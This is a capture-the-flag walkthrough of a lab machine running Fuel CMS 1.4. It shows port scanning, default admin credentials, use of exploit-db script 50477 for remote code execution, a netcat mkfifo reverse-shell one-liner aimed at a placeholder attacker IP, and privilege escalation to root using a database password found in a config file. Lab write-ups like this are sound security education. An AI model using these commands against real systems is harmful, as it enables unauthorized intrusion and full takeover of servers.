
Ignite

```
ping ignite.thm
```


Recon

```
rustscan -a ignite.thm -- -A -oN portscan
```


Only 1 port is open as **80**



On port 80 **Fuel cms** is running with the **version 1.4**




After navigating to the **/fuel** directory it is login panel and it's password is **admin:admin**
But admin panel is not interesting or it not give us a shell.



check for the fuel cms version exploit

Lets see the file location of 50477 exploit



```
┌──(root㉿Hindutva)-[~/Desktop/ctf/ignite]
└─# python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -h
usage: python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u <url>

fuel cms fuel CMS 1.4.1 - Remote Code Execution Exploit

options:
  -h, --help         show this help message and exit
  -v, --version      show the version of exploit
  -u url, --url url  Enter the url

EXAMPLE - python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u http://10.10.21.74
```

It will give us a RCE but we want a proper shell.

```
┌──(root㉿Hindutva)-[~/Desktop/ctf/ignite]
└─# python3 /usr/share/exploitdb/exploits/php/webapps/50477.py -u http://ignite.thm
[+]Connecting...
Enter Command $whoami
systemwww-data


Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt


Enter Command $
```

We can create a file with reverse shell

```
echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc YOUR_IP 4444 >/tmp/f"
> shell.sh
```

give executable permission for it

```
chmod +x shell.sh
```


```
Enter Command $echo "rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|sh -i 2>&1|nc [redacted] 4444 >/tmp/f" > shell.sh
system

Enter Command $ls
systemREADME.md
assets
composer.json
contributing.md
fuel
index.php
robots.txt
shell.sh


Enter Command $chmod +x shell.sh
system

Enter Command $
```

Now start the netcat listener and run the file **./shell.sh**

```
sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ whoami
www-data
$ pwd
/var/www/html
$ cd /home/www-data
$ ls -a
.
..
flag.txt
$ cat flag.txt
6470e394cbf6dab6a91682cc8585059b
$
```

Privilage Escalation

We can see that on port 80 there are documenation of fuel cms but on that we got a file name called **database.php**



Just navigate to the **/var/www/html/fuel/application/config/**
cat database.php

We got a password for the **root** user

```
$db['default'] = array(
        'dsn'   => '',
        'hostname' => 'localhost',
        'username' => 'root',
        'password' => 'mememe',
        'database' => 'fuel_schema',
        'dbdriver' => 'mysqli',
        'dbprefix' => '',
        'pconnect' => FALSE,
        'db_debug' => (ENVIRONMENT !== 'production'),
        'cache_on' => FALSE,
        'cachedir' => '',
        'char_set' => 'utf8',
        'dbcollat' => 'utf8_general_ci',
        'swap_pre' => '',
        'encrypt' => FALSE,
        'compress' => FALSE,
        'stricton' => FALSE,
        'failover' => array(),
        'save_queries' => TRUE
);

// used for testing purposes
if (defined('TESTING'))
{
        @include(TESTER_PATH.'config/tester_database'.EXT);
}
```

Before that execute the tty shell for run su command

```
python -c 'import pty; pty.spawn("/bin/sh")'
```

Got the root shell

```
$ python -c 'import pty; pty.spawn("/bin/sh")'
$ su root
su root
Password: mememe

id
id
root@ubuntu:/var/www/html/fuel/application/config# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/var/www/html/fuel/application/config# whoami
whoami
root
root@ubuntu:/var/www/html/fuel/application/config# cd /root
cd /root
root@ubuntu:~# ls
ls
root.txt
root@ubuntu:~# cat root.txt
cat root.txt
b9bbcb33e11b80be759c4e844862482d
root@ubuntu:~#
```